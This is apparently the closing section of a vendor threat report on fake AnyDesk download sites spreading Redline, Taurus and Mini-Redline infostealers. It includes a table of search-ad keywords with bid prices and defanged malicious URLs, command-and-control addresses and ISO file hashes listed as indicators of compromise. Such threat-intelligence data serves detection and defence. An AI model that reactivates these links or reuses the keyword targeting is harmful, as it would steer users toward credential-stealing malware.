□ anydesk	135,000	Low	–	$0.42	$2.00
Keyword ideas					
□ anydesk for windows	480	Low	–	$0.92	$2.58
□ anydesk mac	3,600	Low	–	$0.93	$3.31
□ anydesk windows	170	Low	–	$0.51	$1.76
□ anydesk app	1,900	Low	–	$0.39	$1.90
□ anydesk online	170	Low	–	$0.45	$1.83
□ anydesk for pc	110	Low	–	$0.45	$2.21
□ anydesk for windows 10	210	Low	–	$0.88	$3.97
□ anydesk pc	90	Low	–	$0.42	$1.63
□ anydesk free	5,400	Low	–	$1.14	$3.36

Thankfully, Morphisec customers are protected against these infostealers through our zero trust at execution technology powered by moving target defense.

URLs Redline Infostealer

hxxps://me.anydesk-pro[.]com/

hxxps://desklop.telegram-home[.]com/

hxxps://pc.anydesk-go[.]com/

hxxps://desklop.anydesk-new[.]com/

hxxps://desklop.pc-whatisapp[.]com/

URLs Taurus and Mini-redline Infostealer

hxxps://anydesk-en-downloads[.]com/

hxxps://anydesk-one[.]com/

hxxps://anydesk-top[.]com/

hxxps://anydesk-connect[.]com/

hxxps://anydesk-vip[.]com/

C2 - Redline infostealer

jasafodidei[.]xyz:80

ISO - Redline infostealer zip files

C249E79B05D3385A50BD0D54881B59BD

76118B65F29856DB2ABECD1193D08CF1

ISO - Taurus

476A504DB16C7E6972775B1160B4631C

F0EF3E84F172C8E869088F1FCF933B07

7DAB7515FC7C795A2AD2BD8D22F36A14

ISO - Mini-Redline

7B91DF7AF3BC0CFACFF46DB883BA784D

Taurus and Mini-Redline C2

109.234.37[.]201:15647